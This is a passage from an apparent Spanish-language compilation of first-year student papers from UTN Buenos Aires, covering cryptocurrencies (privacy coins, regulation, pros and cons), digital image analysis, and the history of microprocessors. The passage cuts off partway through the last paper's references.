-Monero: La particularidad de esta moneda hace que sea casi imposible seguirles el rastro a múltiples transacciones, por lo que la hace muy confidencial. Monero utiliza un tipo de cuenta llamada cuenta “sigilo”. Permiten y requieren al emisor crear una dirección que solo se utilizará una vez para cada transacción en nombre del remitente. El remitente puede publicar sólo una dirección, pero haciendo que vayan a la vez todas las transacciones a su favor a una única dirección dentro del registro del Blockchain, donde no se podrán enlazar de vuelta ni al que publica la dirección o a cualquier otra de las direcciones que están dentro de la operación [9]. Esto es lo que da mayor anonimidad.

-Zcash: Al igual que la monero, está moneda se enfoca más en la privacidad de sus transacciones y mantiene muy oculto la identidad de los usuarios. Mantiene la identidad, el monto, el origen y toda información relacionada oculta, lo que la transforma en una de las monedas más atractivas para los mineros.

3. Regulación y adopción de las monedas en los Bancos centrales.

Actualmente, las criptomonedas no están reguladas por ningún Banco Central. De ahí viene su propiedad de descentralizadas. Sin embargo, existen proyectos para la regulación de estas. Estos se ven comprometidos por ciertos prejuicios y ataques que se desarrollan sobre el funcionamiento de las criptomonedas. La mayoría de los ataques provienen del sector bancario, ya que se trata de una moneda que al mismo tiempo es segura, no está controlada por los gobiernos ni bancas centrales, y que su valor crece con el tiempo, lo que ataca sin dudas al negocio financiero [3].

Para comenzar a desarrollar la regulación se debe tener en cuenta lo siguiente [3]:

-Regulación tributaria: Se debe determinar si se toma a las criptomonedas como una acción, una participación de mercado, una moneda, un papel bursátil, entre otros. Hoy en día, la criptomoneda no deja de ser una fórmula o un algoritmo al cual se le aplica un valor de cotización relativo respecto a otros marcadores de mercado.

-Regulación protectiva-penal: Se debe determinar una protección contra robo, hacking, estafa y diversos crímenes

relacionados. Gran parte de la regulación penal sobre cibercrimen puede ser aplicada.
-Regulación administrativa monetaria: obedece a la asimilación de las criptomonedas como monedas de curso legal, o al menos, establecer que serán monedas criptográficas aceptadas en forma general y universal.
-Regulación institucional: Se proyecta que en el momento que las primeras instituciones gubernamentales, mixtas o reguladas, se encuentren habilitadas a la adquisición de fondos en criptomonedas, la demanda de estas proyecte sus valores hacia arriba. Las instituciones no son especulativas directas, sino que, por lo general, compran para el ahorro a largo plazo.
-Regulación bursátil: Se busca establecer nuevos índices de inversión y cobertura de pares criptográficos. La regulación en dicho sector debería proteger a los inversionistas de un manejo correcto y ético. A su vez, determinar la potencialidad de Fondos Comunes de Inversión, incluso si alguna entidad bancaria podría administrar dichos fondos o generar fondos directos, mixtos, indirectos, entre otras cosas. El inversor debe estar protegido respecto de malos manejos o indebidos.

4. Evaluación de ventajas y desventajas en cuanto a la utilización de las criptomonedas

A partir de la utilización de estas monedas se presentan diferentes ventajas y desventajas, que se muestran en el cuadro 1 (figura 1):

Ventajas	Desventajas
La mayoría de las criptomonedas son construidas con la seguridad y privacidad (no son públicos sus nombres) como primer propósito [6,7].	Las transacciones seguras y privadas pueden hacer más sencillo a las personas eludir la ley [6].
Puede ser una inversión muy rentable por ser volátil [6].	Que sea volátil puede ser una desventaja al mismo tiempo, ya que el valor de las monedas puede cambiar drásticamente en un breve periodo de tiempo. Por ejemplo, en 2017 el precio del Bitcoin subió de $1.000 hasta $20.000, para luego caer a $6.000US a principios del 2018 [6].
Las transacciones son rápidas, permanentes y difíciles de falsificar, esto elimina muchos de los problemas de fraudes bancarios [6].	Si sale mal una transacción o si alguien roba las monedas no hay forma sencilla de recuperarlas [6].
Las criptomonedas son descentralizadas, lo que significa que no pueden ser manipuladas por los gobiernos centrales. No hay ninguna entidad que controle tu dinero o su valor [6].	También puede ser desfavorecer la descentralización ya que no hay ningún responsable físico que ore sobre nuestro dinero. En otras palabras, no existe entidad a la cual podamos reclamar [6].
Las criptomonedas tienen costos bajos de transacción a comparación de otros métodos de pago digital [6].	Las criptomonedas solo son aceptadas por ciertas tiendas, por eso es necesaria su difusión [6].
A través del proceso de minería cualquiera con un ordenador con Internet puede acceder a ganar dinero minando monedas [6].	Para el proceso de minería se requiere un hardware específico y muy caro [6].

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

A partir de esta investigación se ha logrado establecer nuevas percepciones acerca del tema. Analizar las ventajas y desventajas de la adopción de las criptomonedas en los bancos centrales permite realizar un análisis previo para la regulación de estas. A su vez se estableció una base de aspectos jurídicos sobre los cuales trabajar, que al analizarlos conjunto a las ventajas y desventajas permite obtener conclusiones más precisas y por ende tomar mejores decisiones a la hora de establecer las legislaciones correspondientes. Todo lo anteriormente mencionado conjunto a la investigación de distintos tipos de criptomonedas y su funcionalidad, hace posible pensar en una futura implementación de las criptomonedas en el mercado global de manera regularizada, lo que sería una mejora significativa a la situación actual. Sin embargo, se trata de un proceso largo y de análisis minucioso ya que la implementación tiene que ser óptima para evitar fallas.

5. Conclusiones y futuras líneas de trabajo

Las criptomonedas son una gran creación para la humanidad, por su rapidez, privacidad y seguridad en las transacciones, aunque tiene sus desventajas como ya hemos podido observar. Este sistema tiene mucho futuro pero también mucho por mejorar, ya que debe lograr más difusión, generar seguridad en la gente (para que se incorpore a este sistema), encontrar una manera en la que las personas que aprovechan que las transacciones sean privadas no eludan la ley, y si alguien roba criptomonedas, que haya una forma sencilla de poder recuperar éstas mismas.

A partir de esta conclusión hemos podido interpretar las futuras líneas de trabajo, que son:

- Plantear diferentes formas de difusión a las personas para que tengan más conocimiento del tema y tengan intenciones de usar esta moneda. Esto se realizaría mediante anuncios, folletos, charlas, etc.

- Plantear formas de establecer acuerdos con comerciantes y con el gobierno sería una de ellas, porque muchas tiendas no aceptan las criptomonedas como medio de pago, y si no hay dónde gastar ese dinero al fin y al cabo no sirve digitalmente.

- Una vez hecha la difusión a la sociedad, aclararíamos las posibles inseguridades que se le puedan generar a la gente, para que tengan cuidado con el uso de las criptomonedas.

Referencias

[1] VÁSQUEZ LEIVA,M.Bitcoin:¿Moneda o burbuja? Revista chilena de economía y sociedad[en línea].Octubre,2014.[fecha de consulta 22 de abril de 2019] Disponible en: http://bit.ly/2W4dj4d

[2] FUMERO PERDOMO, YAMILÉ;CASTRO ROBAYNA,CARLA;GONZÁLEZ MESA, BRUNO.Análisis de la evolución y perspectivas de futuro de las criptomonedas: bitcoin y ripple.Universidad de La Laguna, Tenerife, España[en línea].[fecha de consulta 24 de abril de 2019] Disponible en :http://bit.ly/2GyI2A4

[3]H.MORETTI, DIEGO.”Regulación de la Criptomoneda”. Editorial Online Upsutra[en línea].2015.[fecha de consulta 24 de abril de 2018] Disponible en : http://bit.ly/2IFGtDR

[4] GARCÍA HERNANDEZ, JOSÉ MIGUEL. “Criptomonedas y aplicación en la economía” Universidad pontificia de Madrid, ICADE business school[en línea].Junio,2018.[fecha de consulta 13 de mayo de 2019] Disponible en: https://bit.ly/2HnSlIW

[5] PADILLA MÉNDEZ, LAURA CAROLINA. CASTRO BELTRÁN, ÁLVARO FELIPE. SERRATO LOPEZ, DANIEL EDUARDO. “Las criptomonedas y su impacto en la economía

colombiana". Universidad EAN[en línea].Enero de 2018.[fecha de consulta 14 de mayo de 2019] Disponible en : https://bit.ly/2Hkoot8

[6] Martín.. "Ventajas y desventajas de las criptomonedas". Criptotario[en línea]..[fecha de consulta 15 de mayo de 2019] Disponible en : https://bit.ly/2Hm1zFe

[7] Economía Simple."Ventajas y desventajas de las criptomonedas". Economía Simple [en línea].2016.[fecha de consulta 15 de mayo de 2019] Disponible en : https://bit.ly/2Kw823I

[8] ARDENAGHI, JORGE. ECHAIZ, JAVIER. CENCI, KARINA." Características de Grids vs Sistemas Peer-to-Peer y su posible conjunción". Universidad Nacional del Sur [en línea]. Mayo 2007. [fecha de consulta 12 de junio de 2019] Disponible en: https://bit.ly/2KLQi3g

[9] MAYNÉS, GERARD. "BlockChain: Pasado, Presente y Futuro" Universidad Politécnica de Catalunya [en línea]. Mayo 2018. [fecha de consulta 12 de junio de 2019] Disponible en: https://bit.ly/2wSfRrq

Herramientas de análisis de imagen digital para Identificación y localización de objetos

Martínez Palermo Marcos – Calani Silvia – Hidalgo Brian – Villalobos Cayllante Gustavo – Guzmán Jonathan
Universidad Tecnológica Nacional – Facultad Regional Buenos Aires

Abstract
Una imagen es la representación visual que manifiesta un objeto real o imaginario. El presente trabajo destaca la importancia y la utilidad que trajeron las imágenes digitales a la vida diaria, se las compara con sus predecesoras, las imágenes analógicas, y se determinan las ventajas y desventajas de ambos elementos.

Palabras Clave
Imagen; digital; energía; resolución.

Introducción

Actualmente se puede verificar la existencia de herramientas que permiten manipular las imágenes cada vez más sofisticadas, resultando útil la aplicación de herramientas de análisis de imágenes digitales para la identificación y localización de objetos [1].

Las imágenes digitales, como instrumento de identificación y localización de objetos, constituyen un tipo particular de dato. Este dato tiene aplicación, ya sea como elemento meramente visual, para simple representación o bien como base para análisis más complejos. Por ejemplo, evidencia en una investigación de carácter legal [1] o como un Sistema de Información Geográfica, facilitando el reconocimiento de una zona [2].

Una imagen digital puede ser definida como; “la representación bidimensional de una imagen empleando bits, unidad mínima de información compuesta por dígitos binarios (1 y 0), que se emplea a instancias de la informática y cualquier dispositivo de tipo digital” [3].

Para analizar una imagen digital se debe tener en cuenta; la variación espacial y espectral de la "energía luminosa" proveniente de ella. Este concepto es igualmente válido cuando la escena emite o refleja partículas como protones o neutrones o interacciona con señales acústicas, en cuyos casos la frase entre comillas deberá leerse "energía penetrante" o "energía acústica"[4]. La energía "luminosa" se refiere a luz visible e invisible, como la infrarroja y la ultravioleta [5]. Otro de los aspectos a tener en cuenta es el ruido que se encuentra presente en absolutamente todas las imágenes digitales existentes [6].

La identificación y localización automática de objetos en imágenes digitales mediante reconocimiento de 365 patrones, a partir de un sistema de visión artificial, permite realizar tareas como clasificación, vigilancia, manipulación, selección, navegación, etc. El avance de los desarrollos tecnológicos se incorpora a dispositivos robóticos diseñados para fines específicos en una amplia variedad de aplicaciones que van desde la asistencia en la industria hasta el desempeño de tareas hogareñas [5].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la Cátedra de “Sistemas y Organizaciones”, primer año de cursada) es investigar la utilización de las imágenes digitales como instrumento de identificación y localización de objetos. Para cumplir con el objetivo

propuesto, el trabajo se estructura de la siguiente manera: en la sección 1 se define el concepto de imagen digital, en la sección 2 se analizan los antecedentes referidos a la aplicación de las imágenes digitales como instrumento de identificación y localización de objetos en distintos campos. En la sección 3, se explica la importancia de la utilización de las imágenes digitales como instrumento para expresarse en un ámbito social. En la sección 4, se establece un cuadro comparativo con relación a los beneficios de la preservación digital en detrimento de la analógica. Finalmente, en la sección 5, se detallan las conclusiones y las futuras líneas de trabajo.

1. Imagen digital

La imagen digital es la presentación bidimensional de una imagen empleando bits, unidad mínima de información compuesta por dígitos binarios (1 y 0), que se emplea a instancias de la informática y cualquier dispositivo de tipo digital [1]. De acuerdo a la resolución que presenta la imagen, estática o dinámica, se puede hablar de gráfico rasterizado (conocido como mapa de bits, cuadricula de pixeles) o de gráfico vectorial (imagen producto de objetos de geométricos independientes al tamaño de la imagen), respectivamente [1].

Una imagen digital puede obtenerse a partir de dispositivos de conversión analógicodigital, tal es el caso de los escáneres y las cámaras fotográficas digitales, o en su defecto a través de programas informáticos pertinentes (como ser realizando dibujos con el mouse) o por medio de un programa de renderización 2D [1]. Es absolutamente posible la modificación de las imágenes digitales, que mediante filtros se pueden añadir o suprimir determinados elementos que no se tienen o, por el contrario, quitar aquellos que no se quieren. Asimismo, se puede modificar el tamaño de una imagen y, en caso de ser necesario, hasta grabar la misma en un dispositivo de almacenaje, tal es el caso de un CD o del propio disco duro de la computadora [1]. La mayoría de los formatos digitales respetan una misma estructura: cabecera con atributos: dimensión de la imagen y el tipo de codificación, entre otros; datos de la imagen en sí. Tanto los atributos como los datos de la imagen serán diferentes en cada formato [1].

Por otra parte, muchos de los formatos de las cámaras digitales y video cámaras que se emplean hoy día, han sumado una zona denominada metadatos (datos que describen otros datos).

2. Aplicación de la imagen digital como instrumento de identificación y localización de objetos

Las imágenes digitales, presentadas en manera singular, sin ninguna combinación entre ellas, no poseen uso real en el campo del análisis de objetos o de información [4]. En cambio, la combinación de estas imágenes da lugar a una tecnología de masivo uso hoy en día: la multimedia. El término multimedia hace referencia a cualquier sistema de comunicación que pueda reproducir o difundir información cambiando simultáneamente varios medios de expresión a la vez [5]. Se llaman productos multimedia no lineales a los que permiten al usuario del producto interactuar y controlar los elementos que lo componen [5]. La aplicación multimedia puede limitarse solo a ver y oír el contenido de la pantalla y los altavoces, en cuyo caso se llama producto multimedia no lineal. Los principales soportes de multimedia son las presentaciones interactivas de diapositivas, los juegos interactivos o programas informáticos similares [5]. Entre estos, se pueden encontrar: presentaciones, diseño gráfico, cálculo, finanzas, correo electrónico, navegador web, compresión de archivos, presupuestos de obras, gestión de empresas, etc. [5].

Además de las imágenes estáticas existen imágenes digitales animadas. Un GIF animado es un archivo de imagen constituido por imágenes fijas dispuestas de forma secuencial que al cambiar rápidamente producen sensación de movimiento. Ocupan poco espacio informático. Las disposiciones de imágenes digitales en las páginas web deben ser cuidadosamente estudiadas. También es importante la forma en que las imágenes se combinan [5].

El video digital en los soportes multimedia: los videos necesitan ser comprimidos para no ralentizar las descargas de los usuarios que acceden a una página web. Existen diferentes formatos de comprensión. El sistema intra-frame comprime los fotogramas de un vídeo por separado y permite mantener una calidad muy alta y el sistema inter-frame comprime buscando similitudes entre fotogramas y eliminando datos repetidos pero tiene una menor calidad [5].

En el campo de la Medicina Asistencial se encuentran otros formatos de imágenes específicas del campo. Estos archivos tienen la difícil misión de tratar imágenes con una gran resolución, así como lograr el menor tamaño posible para su posterior implementación en la telemedicina. En base a este dilema, nació el método de compresión predominante en el campo: T.I.F.F. (Tagged Image File Format), una forma de compresión que casi no ocasiona pérdidas en la imagen, pese a la gran compresión realizada [7].

3. La importancia de la imagen digital en la vida social

Muchas personas no le dan importancia a su imagen digital, sin darse cuenta que esa va a convertirse en su tarjeta de presentación. Creen que una web o un "Facebook" sólo sirve para informar de las labores que realiza su empresa; que el diseño no es importante, y que cualquier "garabato" que se utiliza sirve perfectamente. Esa "imagen", desenfocada, sin contenido definido, tal vez parezca insulsa a los ojos de un espectador promedio, pero, analizando el contexto, se observa que el "empoderamiento" de los jóvenes en su círculo social, depende directamente de la repercusión de estas imágenes [8].

En contraparte, esta necesidad que surgió con las imágenes digitales de exponerse constantemente en la red, sacrificando la privacidad y masificando la comunicación, trae consigo un significante aumento de la inseguridad sufrida por estos jóvenes [9].

4. Las imágenes analógicas en comparación con las digitales

Con la incorporación al mundo de las imágenes digitales, se automatizaron procesos y se reemplazaron horas de trabajo con simples procesos electrónicos, se crearon nuevas funciones en el procesado de información gráfica, y se masifico el uso del ordenador como herramienta de diseño. [10]. Dentro de las nuevas funciones que trajo la digitalización de las imágenes, se encuentran [10]:

-La informatización de procesos legales.
-La posibilidad de visualizar datos a distancia.
-El editar fotografías ya tomadas.
-Almacenar permanentemente una imagen digital.

Pero, así como la digitalización de las imágenes trajo consigo ventajas, también se encuentran nuevos problemas en este proceso [10]:

-Capturar una imagen digital, consta de una inversión inicial muchísimo mayor que una analógica.
-Las imágenes digitales son más sensibles a la manipulación de sus datos que las analógicas.
-Los procesos de digitalización de una imagen evolucionan constantemente, generando que los procesos actuales que

posee el usuario queden obsoletos rápidamente.

Conclusiones

El procesamiento de imágenes de forma digital, trajo consigo nuevas herramientas, ventajas y desventajas significativas en el mundo del procesamiento de datos. Actualmente, existen infinidades de textos académicos redactando características, problemas, y soluciones que trajeron las imágenes digitales al universo informático.

Lo que se pierde en estos textos, es el impacto que generaron estas imágenes digitales en el aspecto abstracto o social del humano; desde la persona más simple tratando de ampliar su círculo de amigos, hasta la compañía más grande consiguiendo clientela, las imágenes digitales trajeron una forma nueva e innovadora de transmitir información, sociabilizar, y, sobre todo, expresarse.

En base a esto, reconociendo y admitiendo los problemas generados por la difusión de las imágenes digitales y de sus procesos, se debe admitir que se convirtieron absolutamente necesarias en el proceso tanto industrial como social, temiendo que si nos arrebataran la existencia de las mismas, el ser humano no sabría cómo desarrollarse completamente de nuevo.

Como futuras líneas de trabajo se pretende analizar el impacto y la dificultad que conlleva reemplazar el uso de las imágenes digitales, tanto en la industria, como en el uso cotidiano. Evaluando nuevas posibilidades y analizando las ya existentes en el plano tecnológico actual.

Referencias

[1] Florencia Ucha. “Definición de imagen digital”. España. Mayo 2011. Disponible en: https://bit.ly/2lwOmRQ. Ultimo acceso: 01/09/2019

[2] JC Antoranz. “Herramienta: Imágenes digitales y su aplicación”. Universidad Nacional de Estudios a Distancia, Madrid, España. Junio 2007. Disponible en: https://bit.ly/2m0bHeR. Ultimo acceso: 01/09/2019

[3] G. A. García. “Análisis de imágenes digitales: Origen y disminución del ruido”. Universidad Nacional del Sur, Bahía Blanca, Argentina. Diciembre 2014. Disponible en: https://bit.ly/2jZWU3b. Ultimo acceso: 01/09/2019

[4] Jorge L. Chávez. “Introducción al tratamiento digital de imágenes”. Fondo de cultura económica, México. Enero 2002. Disponible en: https://bit.ly/2ks9bgZ. Ultimo acceso: 03/09/2019

[5] Maria Lorena Bergamini, Jorge Kamlofsky. “Herramientas de análisis de imágenes digitales para identificación y localización de objetos”. Universidad Abierta Interamericana, Buenos Aires, Argentina. Octubre 2012. Disponible en: https://bit.ly/2lT5mSf. Ultimo acceso: 03/09/2019

[6] L.S.C. Sujey Anahí Díaz Herrera, “Manejador de imágenes”. Universidad Autónoma del Estado de Hidalgo, Hidalgo, México. Disponible en: https://bit.ly/2kv723Z. Ultimo acceso: 03/09/2019

[7] Jose Jaime Esqueda Elizondo. “Fundamentos de procesamiento de imágenes”. CONATEC, Instituto tecnológico de ciudad Madero, México. Marzo 2002. Disponible en: https://bit.ly/2k51Rry. Ultimo acceso: 04/09/2019

[8] Dr. Elías Arab, Ps. Alejandra Díaz. “Impacto de las redes sociales e internet en la adolescencia: aspectos positivos y negativos”. Revista Médica Clínica Las Condes [online]. Febrero 2015. Disponible en: https://bit.ly/2AkmshI. Ultimo acceso: 04/09/2019

[9] Amaia Arriaga, Idoia Marcellan, M. Reyes González Vida. “Las redes sociales: espacios de participación y aprendizaje para la producción de imágenes digitales de los jóvenes”. Universidad Pública de Navarra, Navarra, España. 2016. Disponible en: https://bit.ly/2lUqCXL. Ultimo acceso: 04/09/2019

[10] Javier Fernández-Bozal. “Fotografía digital: ventajas e inconvenientes”. Revista Española de Ortodoncia [online]. 2007. Disponible en: https://bit.ly/1Qf6Rjh. Ultimo acceso: 04/09/2019

Historia y evolución de los microprocesadores

Tomás Fernández Francou, Pablo Mendez Suarez, Lucas Pablo Ambrosini, Franco Emilio Crivaro
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires
{fernandezftomas, pabloms12345, lambrosini2002, francrivaro}@gmail.com

Abstract

Los microprocesadores constituyen una parte fundamental en la automatización de procesos en las organizaciones. El objetivo del presente trabajo es dar un panorama sobre estos dispositivos y su influencia en los distintos ámbitos laborales y personales, mediante la investigación de diferentes fuentes bibliográficas y planteando las inquietudes principales.

Palabras Clave

Microprocesadores. Evolución. Automatización de procesos. Intel.

Introducción

La RAE, define a un microprocesador como un: "Circuito constituido por millares de transistores integrados en un chip, que realiza alguna determinada función de las computadoras electrónicas digitales" [1]. La importancia del microprocesador radica principalmente en el rol que cumple en el sistema de información, al ser este, el circuito integrado central más complejo del sistema. Por ende, su creación y su posterior evolución, abrieron una infinidad de nuevas posibilidades para la capacidad y el potencial de los procesamientos de datos y para el desarrollo de nuevas tecnologías.

Cabe aclarar que el objeto de estudio es un modelo genérico, teniendo en cuenta que el mercado actual es muy amplio, y que existen microprocesadores con diferentes prestaciones. Sin embargo, sin centrarse en ningún microprocesador en especial, se prevé ofrecer una visión y un análisis general de los mismos [2].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada), es analizar el desarrollo de los microprocesadores desde su creación hasta la actualidad, explicando las mejoras y nuevas implementaciones en su arquitectura que fueron teniendo lugar a lo largo de los años.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se define el concepto de microprocesador y sus orígenes. En la sección 2, se describe la arquitectura de los microprocesadores. En la sección 3 se detalla su evolución durante los años, hasta el presente. En la sección 4, se describen los microprocesadores en la actualidad y su inclusión en distintos aspectos de la vida diaria de la población. Finalmente, en la sección 5 se presentan las conclusiones y futuras líneas de trabajo.

1. Origen de los Microprocesadores

Los microprocesadores son los llamados "cerebros" de las máquinas, son circuitos microscópicos encargados de realizar las operaciones de cálculo y de controlar lo que pasa en una máquina [1].

Se puede afirmar que un microprocesador es un chip, que junto con la memoria principal, los buses de sistema, los

módulos de entrada/salida y los buses de entrada/salida, conforman la estructura computacional completa, que se integra en una arquitectura abierta. Un microprocesador posee un propósito específico, no dado por el negocio, si no que ya está diseñado para empeñar una tarea predeterminada [6].

La forma de empleo de un microprocesador es la de llevar a cabo un sistema donde las funciones lógicas no son realizadas mediante interconexión de una serie de circuitos, sino mediante una serie de instrucciones, que conforman el programa, almacenadas en una memoria [4].

El primer microprocesador fue el 4004 de Intel, y apareció en el mercado en 1971. Este hecho fue accidental y se debió a un contrato entre la empresa Intel y una compañía japonesa de calculadores para el desarrollo de un circuito integrado para dicho producto. El desarrollo no fue aceptado y la firma Intel se decidió por su comercialización. El siguiente suceso fue la aparición del 8008 de Intel en 1972 (microprocesador de 8 bits). En un concurso realizado por Display Terminals Corporation, con el fin de producir un procesador monolítico capaz de controlar un TRC (Tubo de rayos catódicos, donde se generan las imágenes de un monitor), Intel obtuvo el contrato de desarrollo. El 8008 de Intel presentado cumplió con todos los requisitos, pero era lento. A pesar del problema, la empresa se decidió por comercializar el microprocesador pensando en vender más memorias, su objetivo principal hasta el momento. Las ventas del 8008 crecieron rápida e inmediatamente y se tomó dimensión del nuevo producto, el microprocesador. En 1973, Intel lanzó al mercado el sucesor del 8008, el 8080, que fue altamente más rápido que el anterior [8].

Frente a este descubrimiento, las marcas competidoras de Intel, como Motorola, Rockwell, Signetics, etc. comenzaron a desarrollar sus propias versiones.

El desarrollo de los microprocesadores tiene una gran influencia en la evolución de la electrónica. Hoy en día, la mayor cantidad de instrumentos electrónicos tienen uno, o varios microprocesadores [3].

Hasta el año 1971, para resolver un problema de control, o bien se utilizaba una lógica cableada, o una minicomputadora. La aparición de los microprocesadores trajo una tercera alternativa, siendo ésta una opción que combina las dos anteriores [4].

Las principales causas (o ventajas) que contribuyen al desarrollo de los microprocesadores son [4]:

• **Los costos**, se intenta de entregar al consumidor productos cada vez más sofisticados y a menor precio.

• El tiempo de desarrollo de un proyecto, un cambio de función es realizable tan sólo cambiando una memoria de lectura, previamente programada.

•La confiabilidad del sistema, al ser programado para responder siempre de cierta manera, es simple cargarle un programa de detección de fallas.

• **La duración**, como es posible modificar las funciones, no quedan obsoletos con el tiempo.

2. Arquitectura del Microprocesador

Los microprocesadores se encuentran compuestos por los siguientes elementos físicos [4]:

• Memoria de programa: la memoria es un bloque lógico digital donde se almacena la información sobre las cuales hay que operar. Pueden ser instrucciones o datos, siendo los datos las cantidades que serán trabajadas según las instrucciones, quienes indican al procesador las operaciones a ejecutar.

• ALU (unidad aritmética-lógica): aquí se ejecutan las operaciones matemáticas y lógicas. Las operaciones son, en general, muy elementales, por ejemplo, suma algebraica, suma decimal, complementación de números y operaciones lógicas como AND, OR y OR Excluyente.

• Archivo de registros: memoria donde se guardan los registros del procesador. Hay registros de datos, de instrucciones, de acumulador entre otros.

• Memoria de datos: memoria RAM.

• Unidad de control: se encarga de dar a las demás unidades, señales de tiempo para el funcionamiento en conjunto. Además, se encarga de: 1)Decodificador de instrucciones. 2) Circuitos de control. 3) Memoria de microprogramas. 4) Contador de programa.

En la Figura [1] se observa la representación gráfica del funcionamiento de un microprocesador.




Figura [1] diagrama de bloques de un microprocesador genérico

Para que el hardware pueda operar de manera eficiente, existen algunas como las interrupciones, que son útiles ya que la E/S (entrada y salida) son más lentas que el procesador, entonces mientras operan los dispositivos de E/S, el procesador realiza otras tareas y gana tiempo. Una vez finalizada la E/S, el controlador del dispositivo genera una interrupción en el procesador, para que retome la tarea anterior.

Para mantener las tareas de manera simple, la memoria de datos recibirá un solo operando y se toma como el otro operando al acumulador. El resultado también se guarda en el operador. Los operandos pueden ser registros del procesador o constantes numéricas.

3. Evolución de los microprocesadores

Desde la década del 70 hasta el día de hoy, los microprocesadores representan un importante avance tecnológico y electrónico. La popularidad de los mismos se debe a muchas razones, como por ejemplo su práctico tamaño , su bajo consumo de energía, el reducido número de componentes que contiene y su bajo costo, comparado a la electrónica de la época.

En 1970, sólo las grandes empresas o usuarios adinerados podían adquirir una computadora con la capacidad de procesamiento de datos necesaria. Con la salida de los microprocesadores, esta misma necesidad se abrió a muchas más empresas pequeñas o al público en general. Al día de hoy, el microprocesador ha evolucionado tanto que resulta imprescindible en casi todo aparato electrónico [7].

Desde el año 1970 hasta la actualidad, se han desarrollado aproximadamente 40 microprocesadores con distintas características, que han ido evolucionando conforme al paso del tiempo [9]:

• El primer microprocesador lanzado es el Intel 4004. Es un CPU de 4 bits y con un solo chip.

• Debido al éxito del 4004, en 1972 se lanza un nuevo microprocesador con más memoria y con capacidad de procesar 8 bits, llamado 8008.

• Aproximadamente 5 años después, Intel lanza un nuevo producto que como, punto a destacar, exigía menos soporte de hardware que permitía incluirse en ordenadores más simples. Ese mismo año se realizan los primeros de 16 bits.

• En 1993 se lanza (a manos de Intel) un microprocesador capaz de ejecutar dos operaciones a la vez con datos de 32 bits, permitiendo acceder a memoria de 64 bits.

• Para finalizar, en la época del 2000 los microprocesadores comienzan a evolucionar a un paso agigantado, introduciendo características como el procesamiento de instrucciones de coma flotante de doble precisión, el aumento de núcleos en su arquitectura y el aumento de velocidad en comparación a sus antecesores en décadas pasadas.

Sin dudas, los microprocesadores evolucionan cada día con mayor rapidez, se estima que éstos se perfeccionen, aumenten su funcionamiento y ofrezcan nuevas características en los años venideros [7].

4. Los microprocesadores en la actualidad

En la actualidad, los microprocesadores forman parte de la vida cotidiana y ayudan a realizar muchas tareas. El ejemplo más concreto es el teléfono móvil o celular. El ser humano lo utiliza cada vez más y el microprocesador que el celular posee evoluciona y se perfecciona día a día a pasos agigantados.

Lo mismo ocurre con las computadoras personales, ya sean portátiles o de escritorio. Tanto en una simple oficina como en una empresa multinacional, el uso de estos dispositivos se considera indispensable para poder lograr un correcto desempeño.

En las fábricas o industrias existe una relación similar con los microprocesadores para producir cualquier tipo de producto. La automatización en las maquinarias y procesos se dan gracias a estos dispositivos y reducen los costos en términos de tiempo y financieros.

El desarrollo de los microprocesadores ha revolucionado las áreas más importantes de la electrónica. La mayor parte de los instrumentos electrónicos incorporan por lo menos un microprocesador, aunque es habitual que hagan uso de varios de ellos. Por ejemplo, los procesadores más comercializados hoy en día fabricados por grandes empresas (como Intel o AMD), son llamados multi núcleos ya que combinan dos o más microprocesadores independientes en un solo paquete [10].

La clave del éxito de los microprocesadores, como componente electrónico, reside en que modificando el programa almacenado en memoria pueden adaptarse a numerosas y diferentes aplicaciones. De esta manera, debido a su creciente potencia y perfeccionamiento, se han convertido en principal herramienta para muchas tareas. Por ejemplo, la electrónica de consumo de audio y vídeo, los electrodomésticos y las telecomunicaciones.

En la actualidad, la potencia de los microprocesadores supera a muchas de las computadoras centrales o minicomputadoras, creándose un nuevo tipo de computador, las estaciones de trabajo

(workstations), de muy elevadas prestaciones, orientadas a diseño en ingeniería y cálculo científico. Dichas estaciones se basan en el empleo de microprocesadores de tipo RISC (reduced instruction set computer), que poseen una arquitectura que posibilitan la segmentación en la ejecución de instrucciones y así la CPU trabaja más rápido al utilizar menos ciclos de reloj. Los más populares son SPARC, PARISC o PowerPC [10].

5. Conclusiones

Luego del estudio realizado, se afirma que los microprocesadores son una pieza elemental en casi todo dispositivo electrónico. A pesar de su corta historia, cobraron mucha importancia y protagonismo en la tecnología y en rubros donde es requerida la automatización de procesos.

La transformación de los microprocesadores, desde su aparición hasta el día de hoy, fue constante en el tiempo, y de avances notorios. Todo indica que en el futuro próximo habrá más cambios como mejoras en el rendimiento y la utilidad de los sistemas digitales. Es de público conocimiento que los ámbitos con más proyección actual son los de la Inteligencia Artificial y las telecomunicaciones, campos donde la capacidad de los mismos resulta imprescindible.

La capacidad de los microprocesadores para el procesamiento de datos, las ventajas como el costo y confiabilidad, su arquitectura práctica y ordenada y su importante influencia en la actualidad, deja en evidencia que revolucionaron la tecnología en el ámbito de la automatización de procesos y que su evolución y capacidad avanza a una velocidad agigantada, solo han pasado menos de 50 años desde el primer microprocesador y han aumentado su capacidad, velocidad, memoria y muchas otras características cada año.

Como futuras líneas de trabajo, se propone estudiar si los microprocesadores seguirán evolucionando con el paso de los años, si existe un límite para la capacidad de procesamiento de estos dispositivos, y la implementación de los mismos en nuevos campos de la tecnología.

Referencias

[1] Real Academia Española. (2014). Diccionario de la lengua española (23.ª ed.). Consultado en https://dle.rae.es/?id=PCXufCT. Último Acceso: Mayo 2019.

[2] Ramirez, E.V. (1986). *Introducción a los microprocesadores: equipo y sistemas*. RWM Online. Consultado en: https://bit.ly/2WHyrOi. Último Acceso: Julio 2019.

[3] Del Brío, M.B. (1999). *Sistemas Eléctricos Basados en Microprocesadores y Microcontroladores.* Consultado en: https://bit.ly/2XOht0E. Último Acceso: Mayo 2019.

